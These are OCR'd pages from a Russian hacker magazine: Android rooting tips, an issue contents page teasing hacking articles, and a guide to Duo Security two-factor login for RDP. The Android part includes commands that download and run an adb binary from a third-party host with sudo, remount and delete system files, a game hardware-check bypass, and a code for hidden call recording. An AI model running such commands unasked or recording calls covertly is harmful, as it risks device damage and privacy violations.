Ограничение приложений в полномочиях. Любое Android-приложение имеет ряд полномочий, которые можно просмотреть во время установки пакета. Сделать что-либо сверх этих полномочий приложение не сможет, однако некоторые программы злоупотребляют своими возможностями, используя их не по назначению (например, используют доступ к интернет-соединению не только для проверки обновлений, но и для отправки твоей конфиденциальной информации). Чтобы этого не происходило, приложение можно ограничить в полномочиях с помощью встроенных средств CyanogenMod/MIUI либо установив приложение Permissions Denied (goo.gl/kcLYA). Достаточно выбрать в списке нужное приложение и указать права, которые оно будет иметь.

Поиск украденного телефона. Смартфоны крадут и теряют намного чаще любой другой техники, при этом вернуть пропавший девайс в большинстве случаев не представляется возможным. По запросу отдела «К» оператор может определить примерное положение телефона по его IMEI, но дальше наша доблестная полиция обычно работать отказывается и вскоре закрывает дело. Поэтому остается надеяться только на самих себя, а также специализированные сервисы поиска украденной техники. Один из таких сервисов называется Prey. Чтобы активировать возможность поиска смартфона с его помощью, установи на девайс одноименное приложение (goo.gl/G5nox), запусти его и, в ответ на предложение создать аккаунт, введи свой ник, e-mail и пароль. На почту придет сообщение со ссылкой на активацию аккаунта, после чего в приложении можно будет ввести пароль и оно повиснет в фоне. Чтобы начать отслеживать устройство, войди на сайт preyproject.com и включи в настройках устройства опцию «Missing?» (или отправь на телефон СМС с текстом «GO PREY»). После этого каждые двадцать минут смартфон будет отправлять на сайт информацию о своем местоположении, а также отчитываться о смене SIM-карты.

ХАРДКОР

Последний раздел статьи я хотел бы посвятить интересным и более продвинутым трюкам,



Заставляем смартфон висеть на 3G постоянно

которые не вписываются ни в одну из вышеперечисленных тематик. Здесь я расскажу о том, как можно заменить или удалить системные приложения, как заставить систему устанавливать любые приложения на SD-карту, как обмануть игры, привязанные к конкретным аппаратным платформам.

Удаление и замена системных приложений. Обычно заводская прошивка смартфона включает в себя множество мусорных софтин, предустановленных компанией-производителем или оператором (привет МТС). Удалить эти приложения как бы невозможно, поскольку они включены в саму прошивку, но, вооружившись инструментом adb, ты легко сможешь избавиться от них или заменить на другие, более подходящие тебе альтернативы. Для примера приведу способ удаления мусора под названием «Motorola Phone Portal» со смартфонов одноименной фирмы. Сначала необходимо получить права root на смартфоне, об этом было подробно написано в статье «Тотальное подчинение» (октябрьский номер Хакера за 2011 год). Далее включаем режим отладки (Настройки → Для разработчиков → Отладка Android). Наконец, скачиваем adb:

```
$ wget http://floe.butterbrot.org/
  external/adb.gz
$ gunzip adb.gz
$ chmod +x adb
```

Запускаем его с правами root и монтируем системный раздел в режиме чтения-записи:

```
$ sudo adb shell
adb$ su
adb# mount -o remount,rw /system
```

Теперь можно удалить любое системное приложение (все они находятся в каталоге /system/app):

```
adb# rm /system/app/MotoPhonePortal.apk
```

Таким же образом можно сделать любое установленное из Маркета приложение системным (например, описанный в предыдущем разделе Prey):

```
adb# cp /data/app/com.prey-1.apk \
    /system/app/com.prey.apk
```

Установка приложений на SD-карту. Еще до появления в Android официального механизма установки приложений на SD-карту энтузиасты придумали более прямой и универсальный способ сделать это. Заключается он в том, чтобы создать на карте памяти отдельный ext3-раздел и просто смонтировать его к каталогу /data/app поверх оригинального каталога с приложениями. Но есть способ еще проще: создать на SD-карте раздел app и сделать /data/app ссылкой на него:

```
$ sudo adb shell
adb$ su
adb# mount -o remount,rw /data
adb# mv /data/app /sdcard
adb# ln -s /sdcard/app /data/app
```

Обман игр. Многие разработчики имеют договоренность с производителями смартфонов об эксклюзивном выпуске игр только для определенных аппаратных платформ. Особенно этим славятся компании Sony и EA, благодаря которым многие игры могут работать только на Xperia PLAY или смартфонах аналогичной аппаратной конфигурации (Qualcomm MSM8255). Поэтому даже если скопировать игру и попытаться запустить ее на другом смартфоне, получишь либо ужасные артефакты графики, либо отказ запуска. Решить эту проблему можно с помощью приложения Chainfire3d, которое подменит оригинальную OpenGL-библиотеку и заставит 3D-приложения думать, что они работают на смартфоне с совершенно иной аппаратной конфигурацией (разумеется, для этого нужен root).

Установка приложения нетривиальна, поэтому опишу подробнее. Для начала устанавливаем через Маркет приложение «[root] Chainfire3D». Запускаем, на экране появится интерфейс приложения, жмем пункт «Install», чтобы установить OpenGL-библиотеку и перезагрузить устройство. После окончания загрузки вновь запускаем приложение, теперь его интерфейс должен стать богаче, появились пункты «NightMode», «Default OpenGL settings» и «Install plugins/shaders». Перед тем как начать настройку, скачиваем архив с плагинами (goo.gl/1sHP2) и распаковываем его на SD-карту. Возвращаемся в приложение, жмем «Install plugins/shaders» и дожидаемся, пока приложение найдет плагины на карте памяти. Далее выбираем плагин: libGLEMU_NVIDIA, libGLEMU_QUALCOMM или libGLEMU_POWERVR. Здесь все должно быть ясно из названий: первый плагин эмулирует платформу NVIDIA Tegra, второй — Qualcomm с процессором Snapdragon (как раз Xperia PLAY), третий — смартфоны на PowerVR (Samsung Galaxy S), фактически бесполезный. Все, можно запускать игры.

ВЫВОДЫ

Трудно представить себе более дружелюбную к трюкам и хакам мобильную ОС, чем Android. Получив права, ты сможешь делать с ОС все, что заблагорассудится, включая разнообразные модификации интерфейса, задействование возможностей ядра Linux, изменение компонентов ОС и даже установку Linux-дистрибутива. ⌶

Настраиваем голосовую почту

WARNING!

Не пользуйся «убийцами задач» для экономии батареи. Фоновые приложения не создают нагрузку на процессор, а потому не садят батарею. Они просто тихо спят в памяти, но, если ты будешь постоянно убивать их, на повторный запуск приложений будут тратиться процессорные ресурсы, что приведет к дополнительным расходам энергии.

ПОЛЕЗНЫЕ КЛАВИАТУРНЫЕ КОМБИНАЦИИ (ДЛЯ СМАРТФОНОВ С КЛАВИАТУРОЙ)

- Поиск + B — браузер
- Поиск + C — контакты
- Поиск + G — Gmail
- Поиск + I — календарь
- Поиск + M — Google Maps
- Поиск + P — проигрыватель
- Поиск + S — СМС/ММС
- Поиск + Y — YouTube
- Alt + пробел — вставить специальный символ
- Alt + Del — удалить строку
- Alt + трекбол — управление положением курсора
- Menu + X/C/V — вырезка/копирование/вставка
- Menu + A — выбрать весь текст

ГОЛОСОВЫЕ КОМАНДЫ, ПРИНИМАЕМЫЕ ANDROID

- Карта [улица|дом|организация]
- Маршруты до [улица|дом|организация]
- Перейти на [URL]
- Отправить СМС [имя контакта]
- Отправить электронное сообщение [кому] <сообщение> <текст сообщения>
- Заметка для себя [текст заметки]
- Установить будильник на [время]
- Слушать [песня|исполнитель|альбом] — открыть композицию в YouTube

СЕРВИСНЫЕ КОДЫ ANDROID

- #06# — вывод номера IMEI на экран
- #*#4636#*#* — общая информация, продвинутые настройки, состояние батареи, статистика использования смартфона
- #*#7780#*#* — сброс до заводских настроек, функция доступна также через меню
- #*#8351#*#* — включение функции записи двадцати следующих разговоров в каталог /data/data/com.android.voicedialer/app_logdir
- #*#8350#*#* — отключение функции записи разговоров
- *05*PUK*PIN*PIN# — установка нового PIN-кода

Preview


46 страниц на одной полосе.
Тизер некоторых статей.

PCZONE


36

ЗА ДВОЙНОЙ БРОНЕЙ

Включи двухфакторную авторизацию везде, где только можно. Ты волен забить на наш совет и вспомнить про него, когда у тебя уведут логин и пароль для почты. А можешь уделить 15 минут своего времени и легко укрепить стандартную схему аутентификации с помощью одноразовых паролей. Идея простая: даже если у кого-то окажется твой пасс, им нельзя будет воспользоваться без одноразового ключа, который генерируется на твоем смартфоне или приходит в виде SMS. Крупные компании тратят огромные деньги на внедрение такой схемы, а ты можешь использовать ее абсолютно бесплатно.



PC ZONE



41

РЕЛЬСЫ В ОБЛАКАХ

Мы посмотрели на достоинства и недостатки различных облачных платформ, чтобы предметно ответить тебе на вопрос: «Где хостить сайт?»

ВЗЛОМ




58

ТРОПИЧЕСКИЙ АНЛИМ

Когда у хакера просят деньги за то, что он оплачивать не привык, может произойти что угодно. Например, взлом биллинговой системы тайского отеля :).






62

МАЛЕНЬКИЕ СЕКРЕТЫ БОЛЬШИХ ДЕНЕГ

Люди серьезно зарабатывают на SMS-подписках. Что творится внутри «серых» партнерских программ и что такое арбитраж трафика — читай в этой статье.

ВЗЛОМ



68

СЕРВЕРНЫЙ JS: НОВЫЕ ИНЪЕКЦИИ

Оказывается, Node.js может быть полезен для пентестера. Как? Читай о новом методе атаки Server-Side JavaScript Injection.




72

CANSECWEST 2012: КАК ЭТО БЫЛО

Отчет из Канады, где каждый год проходит популярная хакерская конференция, известная не только классными докладами, но и конкурсом 0day-сплоитов.

MALWARE




78

ГРОМИМ ФЕЙКОВЫЕ АНТИВИРУСЫ

Объектом исследования антивирусного аналитика стали популярные FakeAV под Mac и PC. Насколько прямые руки у разработчиков подобной малвари?

Антон Жуков (zhukov.a@real.xakep.ru)

За двойной БРОНЕЙ



КАК УСИЛИТЬ БЕЗОПАСНОСТЬ С ПОМОЩЬЮ ОДНОРАЗОВЫХ ПАРОЛЕЙ

Если для доступа к твоим данным единственным барьером является пароль, ты сильно рискуешь. Пасс можно сбрутить, перехватить, утащить трояном, выудить с помощью социальной инженерии. Не использовать при таком раскладе двухфакторную авторизацию — почти преступление.

ЗАЧЕМ НУЖНА ДВУХФАКТОРНАЯ АВТОРИЗАЦИЯ?

Мы уже не раз рассказывали об одноразовых ключах. Смысл очень простой. Если злоумышленник каким-то образом сможет получить твой логин-пароль, то без проблем сможет зайти в твою почту или выполнить подключение к удаленному серверу. Но если на его пути будет дополнительный фактор, например одноразовый ключ (его также называют OTP-ключом), то уже ничего не выйдет. Даже если такой ключ попадет к злоумышленнику, то воспользоваться им будет уже нельзя, так как валидным он является только один раз. В качестве такого второго фактора может быть дополнительный звонок, код, полученный по SMS, ключ, сгенерированный на телефоне по определенным алгоритмам на основе текущего времени (время — способ синхронизировать алгоритм на клиенте и сервере). Тот же самый Google уже давно рекомендует своим пользователям включить двухфакторную авторизацию (пара кликов в настройке аккаунта). Теперь пришла очередь добавить такой слой защиты и для своих сервисов!

ЧТО ПРЕДЛАГАЕТ DUO SECURITY?

Банальный пример. У моего компьютера «наружу» открыт RDP-порт для удаленного подключения к рабочему столу. Если логин-пароль утечет, злоумышленник сразу получит полный доступ к машине. Поэтому об усилении защиты OTP-паролем вопрос даже не стоял — это нужно было просто сделать. Глупо было изобретать велосипед и пытаться реализовать все своими силами, поэтому я просто посмотрел решения, которые есть на рынке. Большинство из них оказались коммерческими (подробнее во врезке), однако для незначительного числа пользователей их можно юзать бесплатно. Для дома как раз то, что нужно. Одним из самых удачных сервисов, позволяющих организовать двухфакторную авторизацию буквально для чего угодно (включая VPN, SSH и RDP), оказался Duo Security (www.duosecurity.com). Привлекательности ему добавляло то, что разработчиком и фаундером проекта является Джон Оберхайд, известный специалист по информационной безопасности. Он, к примеру, расковырял протокол общения Google со смартфонами Android, с помощью которого можно установить или удалить произвольные приложения (читай статью «Android-марионетки» в июньском «Хакере» за 2011 год). Такая база дает о себе знать: чтобы показать важность двухфакторной авторизации, парни запустили сервис VPN Hunter (www.vpnhunter.com), который в два счета может найти неспрятанные VPN-серверы компании (и заодно определить тип оборудования, на которых они работают), сервисы для удаленного доступа (OpenVPN, RDP, SSH) и другие элементы инфраструктуры, позволяющие злоумышленнику попасть во внутреннюю сеть, просто зная логин и пароль. Забавно, что в официальном Твиттере сервиса владельцы начали ежедневно публиковать отчеты о сканировании известных компаний, после чего аккаунт был забанен :). Сервис Duo Security, само собой, нацелен прежде всего на внедрение двухфакторной аутентификации


ОДНИМ ИЗ САМЫХ УДАЧНЫХ СЕРВИСОВ ДЛЯ ДВУХФАКТОРНОЙ АВТОРИЗАЦИИ БУКВАЛЬНО ДЛЯ ЧЕГО УГОДНО (ВКЛЮЧАЯ VPN, SSH И RDP) ОКАЗАЛСЯ DUO SECURITY

в компаниях с большим числом пользователей. К счастью для нас, есть возможность создать бесплатный Personal-аккаунт, позволяющий организовать двухфакторную аутентификацию для десяти пользователей бесплатно.


ЧТО МОЖЕТ БЫТЬ ВТОРЫМ ФАКТОРОМ?

Далее мы рассмотрим, как буквально за десять минут усилить безопасность подключения к удаленному рабочему столу, а также SSH на сервере. Но сперва хочу рассказать о том дополнительном этапе, который вводит Duo Security в качестве второго фактора авторизации. Вариантов несколько: телефонный звонок, СМС с пасскодами, Duo Mobile пасскоды, Duo Push, электронный ключ. О каждом чуть подробнее.

1. **Телефонный звонок**
   Если ты выберешь в качестве метода аутентификации телефонный звонок, то при каждом логине Duo будет звонить тебе и просить нажать клавишу для подтверждения. Нажатие на клавишу # подтверждает твое намерение авторизоваться. Если же ты не заходил на сервер, но тебе позвонили из Duo Security, то это может означать, что твой пароль попал кому-то в руки. В таком случае можно известить систему о попытке несанкционированного доступа, нажав на *. К слову, ты сам можешь в настройках аккаунта назначить, какой клавишей подтверждать аутентификацию, а на какой сигнализировать о попытке взлома.
2. **СМС-пасскоды**
   В случае если ты выбрал метод аутентификации с помощью СМС-пасскодов, Duo присылает тебе СМС с набором пасскодов (по умолчанию их будет десять). Для подтверждения своей личности тебе надо будет ввести в поле один из пасскодов, начинающийся с символа, указанного на экране. Если ты использовал все пасскоды, то можно запросить новую порцию.
3. **Duo Mobile пасскоды**
   Ты можешь генерировать пасскоды для аутентификации с помощью приложения для мобильного телефона Duo Mobile (доступно iPhone, Android, Palm, BlackBerry, Windows Mobile). Но вся фишка этого метода в том, что он может быть использован



Создаем новую интеграцию в панели управления Duo Security



Authentication Log

Timestamp	User	Integration	Factor	IP Address	Result
2012-04-27 00:16:12 MSD	ubuntu	Amazon	SMS Passcode	109.225.43.214	SUCCESS
2012-04-18 20:11:45 MSD	reverser	RDP	Phone Call	10.0.2.15	SUCCESS
2012-04-18 20:06:17 MSD	reverser	RDP	Passcode	10.0.2.15	FAILURE
2012-04-18 18:05:32 MSD	ubuntu	Amazon	Phone Call	109.225.39.145	SUCCESS
2012-04-18 17:44:58 MSD	ubuntu	Amazon	Phone Call	109.225.39.145	SUCCESS
2012-04-18 17:42:16 MSD	root	Amazon	SMS Passcode	10.116.119.143	SUCCESS
2012-04-18 17:38:32 MSD	root	Amazon	SMS Passcode	10.116.119.143	SUCCESS

Лог всех аутентификаций

там, где нет сотовой связи или Wi-Fi, поскольку приложение работает полностью оффлайн. Для успешной аутентификации надо просто сгенерировать пасскод и ввести его. Как и в случае с СМС-пасскодами, пасскод можно использовать только единожды. Так что если кто-то его подсмотрит и попытается ввести, то не пройдет аутентификацию. Все, что требуется для данного метода, — это установить приложение Duo Mobile на телефон.

4. **Duo push**
   Для платформ Android и iPhone приложение Duo Mobile предлагает еще один способ авторизации — с помощью Push-сообщений. При каждом заходе на сервер ты немедленно получишь запрос на авторизацию на своем телефоне и сможешь либо подтвердить, либо запретить ее одним нажатием.
5. **Электронный ключ**
   Ну и наконец, пятая и последняя опция — является использование для аутентификации электронного ключа, который необходимо приобрести дополнительно.

ПРОСТАЯ РЕГИСТРАЦИЯ


Для защиты своего сервера с помощью Duo Security необходимо скачать и установить специальный клиент, который будет взаимодействовать с аутентификационным сервером Duo Security и обеспечивать второй слой защиты. Соответственно, этот клиент в каждой ситуации будет разным: в зависимости от того, где именно необходимо реализовать двухфакторную авторизацию. Об этом мы поговорим ниже. Первое же, что необходимо сделать, — зарегистрироваться в системе и получить аккаунт. Поэтому открываем главную страницу сайта, нажимаем «Free Trial», на открывшейся странице нажимаем кнопку «Sing up» под типом аккаунта Personal. После чего нас просят ввести имя, фамилию, адрес электронной почты и название компании. На почту должно прийти письмо, содержащее ссылку для подтверждения регистрации. При этом система обязательно выполнит автоматический дозвон по указанному телефону: для активации аккаунта надо ответить на звонок и нажать на телефоне кнопку #. После этого аккаунт будет активным и можно приступать к боевым испытаниям.

ЗАЩИЩАЕМ RDP


Выше я говорил, что начинал с большого желания обезопасить удаленные подключения к своему рабочему столу. Поэтому в качестве первого примера опишу, как усилить безопасность RDP.

1. Любое внедрение двухфакторной авторизации начинается с простого действия: создания в профиле Duo Security так называемой интеграции. Переходим в раздел «Integrations → New Integration», указываем имя интеграции (например, «Home RDP»), выбираем ее тип «Microsoft RDP» и нажимаем «Add Integration».
2. В появившемся окне выводятся параметры интеграции: Integration key, Secret key, API hostname. Они нам понадобятся позже, когда мы будем настраивать клиентскую часть. Важно понимать: знать их никто не должен.
3. Далее необходимо поставить на защищаемую машину специальный клиент, который установит все необходимое в Windows-

СИСТЕМА ПОЗВОНИТ ПО УКАЗАННОМУ ТЕЛЕФОНУ: ДЛЯ АКТИВАЦИИ АККАУНТА НАДО ОТВЕТИТЬ НА ЗВОНОК И НАЖАТЬ НА ТЕЛЕФОНЕ #




Аутентификация с помощью Duo Push



Аутентификация с помощью Duo Mobile

ДОПОЛНИТЕЛЬНЫЕ НАСТРОЙКИ

Если зайти в свой аккаунт Duo Security и перейти в раздел «Settings», то можно подкрутить под себя некоторые настройки. Первый важный раздел — это «Phone calls». Тут указываются параметры, которые будут действовать, когда для подтверждения аутентификации будет задействован телефонный звонок. Пункт «Voice call-back keys» позволяет задать, на какую клавишу телефона надо будет нажать для подтверждения аутентификации. По умолчанию там стоит значение «Press any key to authenticate» — то есть можно жать на любую. Если же установить значение «Press different keys to authenticate or report fraud», то нужно будет задать две клавиши: нажатие на первую подтверждает аутентификацию (Key to authenticate), нажатие на вторую (Key to report fraud) означает, что процесс аутентификации инициировали не мы, то есть кто-то получил наш пароль и пытается с его помощью зайти на сервер. Пункт «SMS passcodes» позволяет задать количество пасскодов, которое будет содержать одна эсэмэска, и время их жизни (валидности). Параметр «Lockout and fraud» позволяет задать адрес электронной почты, на который будет приходить оповещение в случае определенного числа неудачных попыток авторизоваться на сервере.



Использование двухфакторной аутентификации для SSH

систему. Его можно скачать с официального сайта или взять с нашего диска. Вся его настройка сводится к тому, что в процессе установки необходимо будет ввести упомянутые выше Integration key, Secret key, API hostname.

4. Вот, собственно, и все. Теперь при следующем заходе на сервер по RDP на экране будет три поля: имя пользователя, пароль и одноразовый ключ Duo. Соответственно, с одним только логином-паролем выполнить вход в систему уже нельзя.

При первой попытке захода в систему новому пользователю необходимо будет единожды пройти процедуру проверки Duo Security. Сервис будет выдавать ему специальную ссылку, перейдя по которой необходимо ввести свой номер телефона и ждать проверяющего звонка. Чтобы получить дополнительные ключи (или получить их в первый раз), можно ввести ключевое слово «sms». В случае если ты хочешь пройти аутентификацию при помощи телефонного звонка — введи «phone», если при помощи Duo Push — «push». Историю всех попыток подключения (как удачных, так и неудачных) к серверу можно посмотреть в своем аккаунте на сайте Duo Security, предварительно выбрав нужную интеграцию и зайдя в ее «Authentication Log».

